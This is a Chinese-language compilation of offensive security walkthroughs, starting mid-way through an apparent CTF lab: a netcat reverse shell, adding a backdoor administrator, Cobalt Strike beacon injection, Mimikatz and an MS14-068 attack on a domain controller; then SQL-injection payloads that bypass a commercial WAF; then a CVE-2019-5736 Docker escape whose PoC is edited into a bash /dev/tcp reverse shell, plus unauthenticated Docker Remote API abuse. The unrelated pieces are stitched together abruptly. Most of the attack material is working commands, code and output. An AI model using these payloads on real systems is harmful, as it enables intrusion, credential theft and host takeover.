C:\Users\Administrator\Desktop\tools\Web\NC上传利器>nc -vlp 2333
listening on [any] 2333 ...
^C
C:\Users\Administrator\Desktop\tools\Web\NC上传利器>nc -vlp 5555
listening on [any] 5555 ...
172.16.8.8: inverse host lookup failed: h_errno 11004: NO_DATA
connect to [172.20.200.127] from (UNKNOWN) [172.16.8.8] 22860: NO_DATA
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Windows\system32>
```



创建用户，通过cobaltstrike进行连接:


```
C:\Windows\system32>whoami
whoami
nt authority\system


C:\Windows\system32>
```

```
C:\Windows\system32>net user root root123!@# /add && net localgroup administrato
rs root /add
net user root root123!@# /add && net localgroup administrators root /add
命令成功完成。


命令成功完成。

C:\Windows\system32>
```






使用Mimikatz抓密码：



查看桌面flag



还有另一台PC2

PC1与PC2存在通用账户admin

使用通用密码进行登录：

```
172.16.8.8          192.168.10.10     SYSTEM *   PC1      2328   1s
192.168.100.100 □□  192.168.10.10     SYSTEM *   PC1      3036   15m
172.16.8.8          192.168.10.20     SYSTEM *   PC2      3620   24s
172.16.8.8          192.168.100.100   SYSTEM *   WEB2-0   3716   278ms

Event Log X | Beacon 192.168.100.100@3716 X | Targets X | Beacon 192.168.10.10@3036 X | Listeners X | Beacon 192.168.10.10@2328 X | Credentials X | Beacon 192.168.10.20@3620 X

beacon> sleep 1
[*] Tasked beacon to sleep for 1s
```

```
Event Log X | Beacon 192.168.100.100@3716 X | Targets X | Beacon 192.168.10.10@3036 X | Listeners X | Beacon 192.168.10.10@2328 X | Credentials X | Beacon 192.168.10.20@3620 X

 3388  476   msdtc.exe          x86  0   NT AUTHORITY\NETWORK SERVICE
 3620  3220  powershell.exe     x86  0   NT AUTHORITY\SYSTEM
 3652  316   conhost.exe        x86  0   NT AUTHORITY\SYSTEM
 3700  3160  explorer.exe       x86  1   ACLAB\test2
 4052  476   svchost.exe        x86  0   NT AUTHORITY\LOCAL SERVICE

beacon> inject 3160
[*] Tasked beacon to inject windows/beacon_http/reverse_http (172.20.200.150:2222) into 3160 (x86)
[+] host called home, sent: 544 bytes
[-] could not open process 3160: 87
beacon> shell type c:\users\admin\desktop\flag.txt
[*] Tasked beacon to run: type c:\users\admin\desktop\flag.txt
[+] host called home, sent: 44 bytes
[+] received output:
系统找不到指定的文件。

beacon> shell type c:\users\test2\desktop\flag.txt
[*] Tasked beacon to run: type c:\users\test2\desktop\flag.txt
[+] host called home, sent: 44 bytes
[+] received output:
flag10{978e44004a64d2d532c78bebf77cc82d}
[PC2] SYSTEM */3620
beacon> a
```

```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List

PID   PPID  Name                 Arch  Session   User
---   ----  ----                 ----  -------   ----
0     0     [System Process]
4     0     System
228   4     smss.exe             x86   0         NT AUTHORITY\SYSTEM
316   308   csrss.exe            x86   0         NT AUTHORITY\SYSTEM
332   1464  splunk-perfmon.exe   x86   0         NT AUTHORITY\SYSTEM
368   308   wininit.exe          x86   0         NT AUTHORITY\SYSTEM
380   360   csrss.exe            x86   1         NT AUTHORITY\SYSTEM
428   360   winlogon.exe         x86   1         NT AUTHORITY\SYSTEM
476   368   services.exe         x86   0         NT AUTHORITY\SYSTEM
484   368   lsass.exe            x86   0         NT AUTHORITY\SYSTEM
496   368   lsm.exe              x86   0         NT AUTHORITY\SYSTEM
564   2000  1.exe                x86   1         ACLAB\test2
600   476   svchost.exe          x86   0         NT AUTHORITY\SYSTEM
664   476   svchost.exe          x86   0         NT AUTHORITY\NETWORK SERVICE
```

```
1972  808   dwm.exe                  x86  1   ACLAB\test2
2064  1464  splunk-winevtlog.exe     x86  0   NT AUTHORITY\SYSTEM
2348  2268  powershell.exe           x86  0   NT AUTHORITY\SYSTEM
2380  600   WmiPrvSE.exe             x86  0   NT AUTHORITY\NETWORK SERVICE
2420  476   dllhost.exe              x86  0   NT AUTHORITY\SYSTEM
2452  2120  powershell.exe           x86  0   NT AUTHORITY\SYSTEM
2664  476   SearchIndexer.exe        x86  0   NT AUTHORITY\SYSTEM
2756  476   taskhost.exe             x86  1   ACLAB\test2
2784  316   conhost.exe              x86  0   NT AUTHORITY\SYSTEM
2856  476   svchost.exe              x86  0   NT AUTHORITY\SYSTEM
2984  3700  vmtoolsd.exe             x86  1   ACLAB\test2
3120  316   conhost.exe              x86  0   NT AUTHORITY\SYSTEM
3388  476   msdtc.exe                x86  0   NT AUTHORITY\NETWORK SERVICE
3620  3220  powershell.exe           x86  0   NT AUTHORITY\SYSTEM
3652  316   conhost.exe              x86  0   NT AUTHORITY\SYSTEM
3700  3160  explorer.exe             x86  1   ACLAB\test2
4052  476   svchost.exe              x86  0   NT AUTHORITY\LOCAL SERVICE

beacon> inject 3700
[+] Tasked beacon to inject windows/beacon_http/reverse_http (172.20.200.150:2222) into 3700 (x86)
[+] host called home, sent: 544 bytes
[PC2] SYSTEM */3620
beacon>
```

```
beacon> sleep 1
[*] Tasked beacon to sleep for 1s
beacon> shell whomai
[*] Tasked beacon to run: whomai
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 44 bytes
[+] received output:
'whomai' 不是内部或外部命令，也不是可运行的程序
或批处理文件。

[+] received output:
aclab\test2
```

ifconfig /all 发现dns是192.168.100.10，推测是域控。

查询GPP密码，发现不存在历史密码。

使用ms14068进行攻击，上传ms14068.exe

```
ms14-068.exe -u test2@aclab.com -s S-1-5-21-4073582663-3176860511-3241980539-110
```

```
beacon> shell ms14-068.exe -u test2@aclab.com -s S-1-5-21-4073582663-3176860511-3241980539-1103 -d 192.168.100.10 -p Test123/com
[*] Tasked beacon to run: ms14-068.exe -u test2@aclab.com -s S-1-5-21-4073582663-3176860511-3241980539-1103 -d 192.168.100.10 -p Test123/com
[+] host called home, sent: 122 bytes
[+] received output:
  [+] Building AS-REQ for 192.168.100.10... Done!
  [+] Sending AS-REQ to 192.168.100.10... Done!
  [+] Receiving AS-REP from 192.168.100.10... Done!
  [+] Parsing AS-REP from 192.168.100.10... Done!
  [+] Building TGS-REQ for 192.168.100.10... Done!
  [+] Sending TGS-REQ to 192.168.100.10... Done!
  [+] Receiving TGS-REP from 192.168.100.10... Done!
  [+] Parsing TGS-REP from 192.168.100.10... Done!
  [+] Creating ccache file 'TGT_test2@aclab.com.ccache'... Done!
```

使用Mimikatz进行注入：

```
beacon> mimikatz kerberos::ptc TGT_test2@aclab.com.ccache
[*] Tasked beacon to run mimikatz's kerberos::ptc TGT_test2@aclab.com.ccache command
[+] host called home, sent: 699400 bytes
[+] host called home, sent: 63 bytes
[+] received output:

Principal : (01) : test2 ; @ ACLAB.COM

Data 0
           Start/End/MaxRenew: 2018/8/13 12:22:51 ; 2018/8/13 22:22:51 ; 2018/8/20 12:22:51
           Service Name (01) : krbtgt ; ACLAB.COM ; @ ACLAB.COM
           Target Name  (01) : krbtgt ; ACLAB.COM ; @ ACLAB.COM
           Client Name  (01) : test2 ; @ ACLAB.COM
           Flags 50a00000    : pre_authent ; renewable ; proxiable ; forwardable ;
```

这样就获取了域控的权限

```
 \\dc1.aclab.com\c$\users\administrator\desktop 的目录

2018/08/11  22:56    <DIR>          .
2018/08/11  22:56    <DIR>          ..
2018/08/11  22:55            14,336 1.exe
2018/08/10  17:31                67 flag.txt
               2 个文件         14,403 字节
               2 个目录 39,960,436,736 可用字节

beacon> shell type \\dc1.aclab.com\c$\users\administrator\desktop\flag.txt
[*] Tasked beacon to run: type \\dc1.aclab.com\c$\users\administrator\desktop\flag.txt
[+] host called home, sent: 68 bytes
[+] received output:
flag11{3e9eb0c441f949f2b45fa20f860429ee}
红包:确认过眼神你是对的人
```

安防软件bypass

0X01：mysql尝试

今天我们要介绍的bypass的软件是某知名安全厂商的产品，但是由于一些原因所以我们将他的名字隐去，以下均称为某安防软件，下面我们来尝试怎么绕过它。

首先某安防软件是不过滤大部分符号的，所以前期还是可以手工测出注入，但or 跟and百分之1000会拦截，但具体怎么才会拦截?

环境介绍： 某安防软件 apache4.0

php5.5

windows

sql-labs 第一关。

0X02：判断注入点存在

or 不拦截

and 不拦截

or 1跟 and 1 都拦截

xor 1=1 不拦截

xor 1=2 不拦截

以上三个测试合理怀疑 or跟and后面跟有数字才会拦截，但xor（逻辑异或，两个条件其中一个为真时结果才为真）却不会拦截

or ～1 不拦截

and ～1 不拦截

and hex(1) 不拦截

and hex(1)=hex(1) 拦截

and hex(1)!=hex(1) 不拦截

or ~1=~1 不拦截

and ~!=~1 不拦截

1 | 1 不拦截

以上测试合理推测 or跟 and后面只要加特定字符加数字，有可能不拦截，然后数字之间是=的话，有可能拦截，可用!= > <等符号代替测试。

and hex(1)=hex(1) 拦截

网站防火墙

您的请求带有不合法参数，已被网站管理员设置拦截！
可能原因：您提交的内容包含危险的攻击请求

如何解决：

1）检查提交内容；
2）如网站托管，请联系空间提供商；
3）普通网站访客，请联系网站管理员；

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 Hackbar

SQL WAF XSS LFI Encryption Encoding

Load URL http:// /sql/Less-1/?id=1' and hex(1)=hex(1)--

Split URL

and hex(1)!=hex(1) 不拦截，报错。

Welcome


SQLI DUMB SERIES-1

查看器 控制台 调试器 样式编辑器 性能 内存 网络 存储 无障碍环境 Hackbar

SQL WAF XSS LFI Encryption Encoding

Load URL http:// /sql/Less-1/?id=1' and hex(1)!=hex(1)--

and hex(1)!=hex(2) 不拦截，结果正常，确定 注入点存在。



0X03：union联合注入

union 不拦截

select 不拦截

union select 拦截


union 各种字符 select 拦截

union/select/ 不拦截

但 union/select/ 1,2,3 出不了数据

但XXX//sql/Less-1/?id=-1' union/!11440select/1,2,3 – +

这样可以。



出数据：

user() 拦截

current_user 不拦截

database() 拦截

hex(database//(//)) 不拦截 但要自己hex转str

http://XXX//sql/Less-1/?id=-1e1'union/!11440select/1/*/,/!11440database()/,3 – + 拦截

http://XXX//sql/Less-1/?id=-1e1'union/!11440select/1/asaaaaa/,/!11440database()/,3 – + 拦截

http://XXX//sql/Less-1/?id=-1e1'union/!11440select/1/!a/,/!11440database()/,3 – +

出数据例子，不拦截

-1' union/!11440select*/1,username,3 from security.users limit 1,1– + 不拦截。

Docker常用命令与Docker逃逸漏洞复现

0x01 Docker命令介绍

操作镜像相关命令

```
$ docker pull [Repository name]:[tag]          //从docker镜像仓库获取镜像，默认为从Docke

$ docker search [image name]                   //Docker Hub中查找镜像

$ docker image ls /docker images               //列出已有镜像

$ docker rmi [image name/image ID]             //删除镜像（需先删除镜像对应的容器）
```

操作容器相关命令

```
$ docker run -d -p [host port]:[docker port] [image name] bash  //新建并启动一个容

$ docker ps -a                                                  //列出所有容器

$ docker exec -it [container id] bash                           //进入一个docker容器

$ docker cp [file path] [container id]:[container path]         //拷贝文件到容器

$ docker start/stop [container id]                              //启动/停止容器

$ docker rm [container id]                                      //删除容器（先停止容器，再
```

0x02 Docker逃逸漏洞复现（CVE-2019-5736）

简介

2019年2月11日，runC的维护团队报告了一个新发现的漏洞，该漏洞最初由Adam Iwaniuk和Borys Poplawski发现。该漏洞编号为CVE-2019-5736，漏洞影响在默认设置下运行的Docker容器，攻击者通过重写宿主机上的runC二进制文件导致命令执行。

影响版本

- docker version <=18.09.2
- RunC version <=1.0-rc6

利用方式

- 宿主机利用攻击者提供的image来创建一个新的container
- 拥有container root权限，并且该container后续被docker exec attach（后面将用此方式漏洞复现）

如何获取一个docker容器的权限

Docker Remote API未授权访问漏洞

Docker swarm 是一个将Docker集群变成单一虚拟的Docker host工具，如果你的Docker使用了它，本地会开放一个2375端口，这个端口对应的就是Docker Remote API，可以执行docker命令。该漏洞可直接执行操作docker的命令，并获取docker容器的权限。

1.获取存在Docker Remote API的docker后，执行列出容器的命令。

docker -H [ip]:2375 ps

```
root@ggyao-virtual-machine:~# docker -H ████132:2375 ps
CONTAINER ID    IMAGE            COMMAND                CREATED        STATUS        PORTS                                            NAMES
00a88a3e3ec0    jenkins/jenkins  "/sbin/tini -- /usr/…"  13 days ago    Up 13 days    0.0.0.0:50000->50000/tcp, 0.0.0.0:8100->8080/tcp  jenkins
root@ggyao-virtual-machine:~#
```

2.获取docker容器的权限。

docker -H [ip]:2375 exec -it [container id] bash

```
root@ggyao-virtual-machine:~# docker -H ████132:2375 exec -it 00a88a3e3ec0 bash
root@00a88a3e3ec0:/# whoami
root
root@00a88a3e3ec0:/# ifconfig
```

漏洞复现

1.安装漏洞环境。

https://gist.githubusercontent.com/thinkycx/e2c9090f035d7b09156077903d6afa51/raw/

```
root@zero-virtual-machine:~# bash CVE-2019-5736-install-docker.sh
OS: , ubuntu
        # Executing docker install script, commit: 6bf300318ebaab958c4adc341a8c7bb9f3a54a1a
+ sh -c apt-get update -qq >/dev/null
+ sh -c apt-get install -y -qq apt-transport-https ca-certificates curl >/dev/null
+ sh -c curl -fsSL "https://download.docker.com/linux/ubuntu/gpg" | apt-key add -qq - >/dev/null
+ sh -c echo "deb [arch=amd64] https://download.docker.com/linux/ubuntu xenial stable" > /etc/apt/sourc
es.list.d/docker.list
+ sh -c apt-get update -qq >/dev/null
INFO: Searching repository for VERSION '18.06.0'
INFO: apt-cache madison 'docker-ce' | grep '18.06.0.*-0~ubuntu' | head -1 | awk '{$1=$1};1' | cut -d' '
 -f 3
```

查看docker版本

docker --version

```
root@zero-virtual-machine:~# docker --version
Docker version 18.06.0-ce, build 0ffa825
root@zero-virtual-machine:~# docker-runc -version
runc version 1.0.0-rc5+dev
commit: 69663f0bd4b60df09991c08812a60108003fa340
spec: 1.0.0
root@zero-virtual-machine:~#
```

2.修改漏洞POC，将POC中的命令修改为反弹shell。(https://github.com/Frichetten/CVE-2019-5736-PoC)

原版POC：

```
main.go
~/exp_poc/CVE-2019-5736-PoC-master

package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @ cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
        "fmt"
        "io/ioutil"
        "os"
        "strconv"
        "strings"
)

// This is the line of shell commands that will execute on the host
var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"

func main() {
        // First we overwrite /bin/sh with the /proc/self/exe interpreter path
        fd, err := os.Create("/bin/sh")
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Fprintln(fd, "#!/proc/self/exe")
        err = fd.Close()
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Println("[+] Overwritten /bin/sh successfully")

        // Loop through all processes to find one whose cmdline includes runcinit
        // This will be the process created by runc
        var found int
        for found == 0 {
                pids, err := ioutil.ReadDir("/proc")
```

将命令修改为反弹shell：

```
Open ▾   main.go   Save
~/exp_poc/CVE-2019-5736-PoC-master
package main

// Implementation of CVE-2019-5736
// Created with help from @singe, @_cablethief, and @feexd.
// This commit also helped a ton to understand the vuln
// https://github.com/lxc/lxc/commit/6400238d08cdf1ca20d49bafb85f4e224348bf9d
import (
        "fmt"
        "io/ioutil"
        "os"
        "strconv"
        "strings"
)

// This is the line of shell commands that will execute on the host
//var payload = "#!/bin/bash \n cat /etc/shadow > /tmp/shadow && chmod 777 /tmp/shadow"
var payload = "#!/bin/bash \n bash -i >& /dev/tcp/      30.49/8080 0>& 1"

func main() {
        // First we overwrite /bin/sh with the /proc/self/exe interpreter path
        fd, err := os.Create("/bin/sh")
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Fprintln(fd, "#!/proc/self/exe")
        err = fd.Close()
        if err != nil {
                fmt.Println(err)
                return
        }
        fmt.Println("[+] Overwritten /bin/sh successfully")

        // Loop through all processes to find one whose cmdline includes runcinit
        // This will be the process created by runc
        var found int
        for found == 0 {
                pids, err := ioutil.ReadDir("/proc")
Go ▾   Tab Width: 8 ▾   Ln 16, Col 3   ▾   INS
```

3.编译生成payload。

```
CGO_ENABLED=0 GOOS=linux GOARCH=amd64  go build main.go
```

```
root@kali:~/exp_poc/CVE-2019-5736-PoC-master# CGO_ENABLED=0 GOOS=linux GOARCH=amd64  go build main.go
root@kali:~/exp_poc/CVE-2019-5736-PoC-master# ls
main  main.go  README.md  screenshots
root@kali:~/exp_poc/CVE-2019-5736-PoC-master#
```

4.将该payload拷贝到docker容器中（此时可以模拟攻击者获取了docker容器权限，在容器中上传payload进行docker逃逸）

```
root@zero-virtual-machine:~# docker cp main e3:/home
root@zero-virtual-machine:~# docker exec -it e3 bash
root@e3b34cc9dcbc:/# cd /home/
root@e3b34cc9dcbc:/home# ls
main
root@e3b34cc9dcbc:/home# chmod 777 main
root@e3b34cc9dcbc:/home# ls
main
root@e3b34cc9dcbc:/home#
```

5.执行payload，等待受害者去连接docker容器。

```
root@e3b34cc9dcbc:/home# ./main
[+] Overwritten /bin/sh successfully
```

攻击者开启nc监听。

```
root@VM-0-7-ubuntu:~# nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
```

6.受害者启动docker容器时触发payload。

```
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~# ls
CVE-2019-5736-install-docker.sh  get-docker.sh  vmware-tools-distrib
root@zero-virtual-machine:~# docker exec -it e3 /bin/sh
No help topic for '/bin/sh'
root@zero-virtual-machine:~#
```

```
root@e3b34cc9dcbc: /home
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~# mv '/home/zero/桌面/main' ./
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~# ls
CVE-2019-5736-install-docker.sh  get-docker.sh  main  vmware-tools-distrib
root@zero-virtual-machine:~#
root@zero-virtual-machine:~#
root@zero-virtual-machine:~# docker cp main e3:/home
root@zero-virtual-machine:~# docker exec -it e3 bash
root@e3b34cc9dcbc:/# cd /home/
root@e3b34cc9dcbc:/home# ls
main
root@e3b34cc9dcbc:/home# chmod 777 main
root@e3b34cc9dcbc:/home# ls
main
root@e3b34cc9dcbc:/home# ./main
[+] Overwritten /bin/sh successfully
[+] Found the PID: 45
[+] Successfully got the file handle
[+] Successfully got write handle &{0xc42038e2c0}
root@e3b34cc9dcbc:/home#
```

7.成功接收到一个宿主机的shell。

```
root@VM-0-7-ubuntu:~# nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from [36.106.21.7] port 8080 [tcp/http-alt] accepted (family 2, sport 4673)
bash: 无法设定终端进程组(15716): 对设备不适当的 ioctl 操作
bash: 此 shell 中无任务控制
<8566fa16042451ec209b72a73b2bf08c678f9ef8a05860843#

<8566fa16042451ec209b72a73b2bf08c678f9ef8a05860843# whoami
whoami
root
<8566fa16042451ec209b72a73b2bf08c678f9ef8a05860843# ifconfig
ifconfig
docker0   Link encap:以太网  硬件地址 02:42:55:a5:f4:09
          inet 地址:172.17.0.1  广播:172.17.255.255  掩码:255.255.0.0
          inet6 地址: fe80::42:55ff:fea5:f409/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:0 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:49 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:0
          接收字节:0 (0.0 B)  发送字节:5910 (5.9 KB)

ens33     Link encap:以太网  硬件地址 00:0c:29:ef:f8:e3
          inet 地址:192.168.163.134  广播:192.168.163.255  掩码:255.255.255.0
          inet6 地址: fe80::ce2b:8862:262c:b163/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  跃点数:1
          接收数据包:149315 错误:0 丢弃:0 过载:0 帧数:0
          发送数据包:26805 错误:0 丢弃:0 过载:0 载波:0
          碰撞:0 发送队列长度:1000
          接收字节:202660634 (202.6 MB)  发送字节:2360834 (2.3 MB)

lo        Link encap:本地环回
          inet 地址:127.0.0.1  掩码:255.0.0.0
          inet6 地址: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  跃点数:1
